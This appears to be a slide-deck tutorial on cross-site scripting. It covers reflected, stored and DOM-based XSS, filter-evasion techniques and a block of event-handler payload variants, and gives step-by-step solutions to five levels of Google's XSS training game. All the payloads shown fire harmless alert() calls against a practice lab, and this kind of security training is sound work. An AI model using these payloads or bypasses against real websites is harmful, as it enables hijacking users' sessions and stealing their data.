Cross Site Scripting (XSS)

Using XSS Challenges

Cross Site Scripting (XSS)

- Vulnerabilities might allow an attacker to:
- masquerade as a victim user
- to carry out any actions that the user is able to perform
- access any of the user's data
- If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

Cross Site Scripting (XSS)

- 3 main types of XSS attacks:
- Reflected XSS
- Stored XSS
- DOM-based XSS

Reflected XSS

1. Reflected XSS

- Where the attacker’s script comes from the current HTTP request
- Occurs when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way
- Here is an example:
- https://insecure-website.com/status?message=All+is+well.
- Then on the page:
- <p>Status: All is well.</p>

1. Reflected XSS

- The application doesn’t perform any processing of the data, which allows the attacker to construct a attack
- Ie.
- https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>
- <p>Status: <script>/* Bad stuff here... */</script></p>

1. Reflected XSS

- When a user visits the URL constructed by the attacker, then the attacker's script executes in the user's browser, in the context of that user's session with the application. At that point, the script can carry out any action, and retrieve any data, to which the user has access.
- (ie. stealing cookies)

Stored XSS

2. Stored XSS

- When the attacker’s script comes from the web applications database
- Arises when an application receives data from an untrusted source and includes that data within its later HTTP responses
- (ie. comments on a blog, details on the contact us page)
- Example: A message board application that lets a user submit messages which are displayed to other users
- <p>Hello, this is my message!</p>
- The application doesn’t perform any processing on the data so an attacker can easily add an attack
- <p><script>/* Bad stuff here... */</script></p>

DOM-based XSS

3. DOM-based XSS

- Where the vulnerability exists in client-side code rather than the server-side code
- Occurs when an application contains some client-side Javascript that process data from an untrusted source in an unsafe way, usually by writing the data back to the DOM

3. DOM-based XSS

- An example: An application uses javascript to read the value from an input field and write that value to an element within the HTML:
- var search = document.getElementById('search').value;
- var results = document.getElementById('results');
- results.innerHTML = 'You searched for: ' + search;
- If the attacker can control the value of the input field, they can easily construct a malicious value that causes their own script to execute:
- You searched for: <img src=1 onerror='/* Bad stuff here... */'>
- The input field would be populated from part of the HTTP request such as a URL query string param, allow the attacker to send the attack using a URL

XSS Syntax Examples:

Examples:

- The most basic XSS Test w/o filter evasion:
- <script>alert(‘hi’);</script>
- Image XSS:
- <IMG SRC="javascript:alert('XSS');">
- Image XSS with HTML entities:
- <IMG SRC=javascript:alert(&quot;XSS&quot;)>
- Image XSS using onerror, (specify src that doesn’t exist to trigger error)
- <img src=”’ onerror=”alert(‘hi’)”>
- Using the body tag:
- <body onload=”alert(‘hi’)”>

Examples:

- Use various encoding types to bypass filtering

- `<IMG SRC=" &#14;  javascript:alert('XSS');">`

- `` <BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")> ``

Filtering:

Some applications have filtering that removes or replace characters to prevent attacks

To bypass filtering:

- Extraneous open brackets
- No closing script tags
- Use Hexadecimal HTML characters
- Use URL encoding
- Use extra or No quotes and semicolons

A useful note for later:


- Send small files through a url:
- Example:
- data:text/plain,hello
- In url: http://example.com/upload?file=data:text/plain,hello
- The application will process this as a file
- Called Data URLS
- You can put Javascript in the file as well

Cross Site Scripting (XSS) Challenges

- By google
- 6 Challenges to test your XSS skills
- The goal of each challenge is to trigger an alert in the web application
- There is more than 1 solution
- Link to a great resource:
- https://portswigger.net/web-security/cross-site-scripting
- Link to a cheatsheet
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

XSS Challenges

- There is tons of different ways to do them:
- This site a pretty exhaustive list of different combinations
- https://www.kitploit.com/2018/05/xss-payload-list-cross-site-scripting.html




```
<script\x3Etype="text/javascript">javascript:alert(1);</script>
<script\x0Dtype="text/javascript">javascript:alert(1);</script>
<script\x09type="text/javascript">javascript:alert(1);</script>
<script\x0Ctype="text/javascript">javascript:alert(1);</script>
<script\x2Ftype="text/javascript">javascript:alert(1);</script>
<script\x0Atype="text/javascript">javascript:alert(1);</script>
'`"><\x3Cscript>javascript:alert(1)</script>
'`"><\x00script>javascript:alert(1)</script>
<img src=1 href=1 onerror="javascript:alert(1)"></img>
<audio src=1 href=1 onerror="javascript:alert(1)"></audio>
<video src=1 href=1 onerror="javascript:alert(1)"></video>
<body src=1 href=1 onerror="javascript:alert(1)"></body>
<image src=1 href=1 onerror="javascript:alert(1)"></image>
<object src=1 href=1 onerror="javascript:alert(1)"></object>
<script src=1 href=1 onerror="javascript:alert(1)"></script>
<svg onResize svg onResize="javascript:javascript:alert(1)"></svg onResize>
<title onPropertyChange title onPropertyChange="javascript:javascript:alert(1)"></title onPropertyChange>
<iframe onLoad iframe onLoad="javascript:javascript:alert(1)"></iframe onLoad>
<body onMouseEnter body onMouseEnter="javascript:javascript:alert(1)"></body onMouseEnter>
<body onFocus body onFocus="javascript:javascript:alert(1)"></body onFocus>
<frameset onScroll frameset onScroll="javascript:javascript:alert(1)"></frameset onScroll>
<script onReadyStateChange script onReadyStateChange="javascript:javascript:alert(1)"></script onReadyState
<html onMouseUp html onMouseUp="javascript:javascript:alert(1)"></html onMouseUp>
<body onPropertyChange body onPropertyChange="javascript:javascript:alert(1)"></body onPropertyChange>
<svg onLoad svg onLoad="javascript:javascript:alert(1)"></svg onLoad>
<body onPageHide body onPageHide="javascript:javascript:alert(1)"></body onPageHide>
<body onMouseOver body onMouseOver="javascript:javascript:alert(1)"></body onMouseOver>
<body onUnload body onUnload="javascript:javascript:alert(1)"></body onUnload>
<body onLoad body onLoad="javascript:javascript:alert(1)"></body onLoad>
<bgsound onPropertyChange bgsound onPropertyChange="javascript:javascript:alert(1)"></bgsound onPropertyCha
<html onMouseLeave html onMouseLeave="javascript:javascript:alert(1)"></html onMouseLeave>
<html onMouseWheel html onMouseWheel="javascript:javascript:alert(1)"></html onMouseWheel>
<style onLoad style onLoad="javascript:javascript:alert(1)"></style onLoad>
<iframe onReadyStateChange iframe onReadyStateChange="javascript:javascript:alert(1)"></iframe onReadyState
<body onPageShow body onPageShow="javascript:javascript:alert(1)"></body onPageShow>
<style onReadyStateChange style onReadyStateChange="javascript:javascript:alert(1)"></style onReadyStateCha
<frameset onFocus frameset onFocus="javascript:javascript:alert(1)"></frameset onFocus>
```

XSS Challenges

- First step is to find the vulnerability/injection point
- Read the code to find where you input is reflected
- Then try to attack

Cross Site Scripting (XSS) Challenges

- Link:
- http://xss-game.appspot.com/



Warning: You are entering the XSS game area

Welcome, recruit!

Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!


At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to $7,500 for dangerous XSS bugs discovered in our most sensitive products.

In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.

There will be cake at the end of the test.

Challenge 1

- The target is a search page, try a query to see how it works



Mission Objective

Inject a script to pop up a JavaScript **alert()** in the frame below.

Once you show the alert you will be able to advance to the next level.

Your Target

Challenge 1: Solution


Injection Point is the search bar

xss: <script>alert('Hi');</script>

http://xss-game.appspot.com/level1/frame?query=<script>alert('Hi')

Challenge 2

- Hint: The messages appear on the page



Note: the application saves your posts so if you sneak in code to execute the alert, this level will be solved every time you reload it.

Your Target

I am vulnerable

URL http://xss-game.appspot.com/level2/frame Go

Madchattr Chatter from across the Web.

Clear all posts

You

Tue Nov 05 2019 11:42:17 GMT-0500 (EST)

Welcome!

This is your *personal* stream. You can post anything you want here, especially madness.


Share status!

Target code (toggle)

Hints 0/3 (show)

Challenge 2: Solution

- XSS: <img src="kk" onerror="alert('hello')">




You
Tue Nov 05 2019 11:53:20 GMT-0500 (EST)

```
<!doctype html>
<html>
  <head>
    <!-- Internal game scripts/styles, mostly boring stuff -->
```

Challenge 3


- The payload must be injected into the URL



(Sorry about the image, the only screenshot I took had the answer in it)

Challenge 3

- XSS: http://xss-game.appspot.com/level3/frame#5' onerror="alert('hello')"



Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar below.

Advance to next level >>
Your Target
I am vulnerable
URL
tp://xss-game.appspot.com/level3/frame#5' onerror="alert('hello')"
Go
cloudiddly
Take a tour of our cloud data center.
Image 1
Image 2
Image 3
Image 5


Challenge 3

Alternatively:

```
#'><script>alert('hi'); //
```

Challenge 4

- This one is hard



Challenge 4 Solution

- Injection Point: time box
- XSS: ‘); alert('hi because of this syntax:
- <img src="/static/loading.gif" onload="startTimer('{{ timer }}');" />

onload="startTimer('{{ timer }}');"

becomes:

onload="startTimer('3');"

to when you inject:


'); alert('hi

it becomes:


onload="startTimer(''); alert('hi');"

Challenge 5

- This was also really hard, because of the redirect, prepare you payload beforehand and copy paste



Thanks for signing up, you will be redirected soon...



```
<!doctype html>
<html>
  <head>
    <!-- Internal game scripts/styles, mostly boring stuff -->
    <script src="/static/game-frame.js"></script>
    <link rel="stylesheet" href="/static/game-frame-styles.css" />
  </head>

  <body id="level5">
    <img src="/static/logos/level5.png" /><br><br>
    Thanks for signing up, you will be redirected soon...
    <script>
      setTimeout(function() { window.location = '{{ next }}'; }, 5000);
    </script>
  </body>
</html>
```

Challenge 5 Hint

Flow of the challenge::

on confirm.html

It waits 5 seconds before redirect:

```
setTimeout(function() { window.location = '{{ next }}'; }, 5000);
```

In that time you get next to be something else?

Look at the server code, the page also accepts a next param, with the default being welcome

Challenge 5 Hint II

XSS: Used encoding:

tried:

```
javascript:alert%28%22hi
```

which didnt work

then, which gave me an error to close bracket:

```
javascript:alert%281
```

Then

```
javascript:alert%281%29
```

which worked.

Challenge 5 Solution

you have to add next

javascript:alert%281%29 which is javascript:alert(1)

Payload: ?next=javascript:alert%281%29

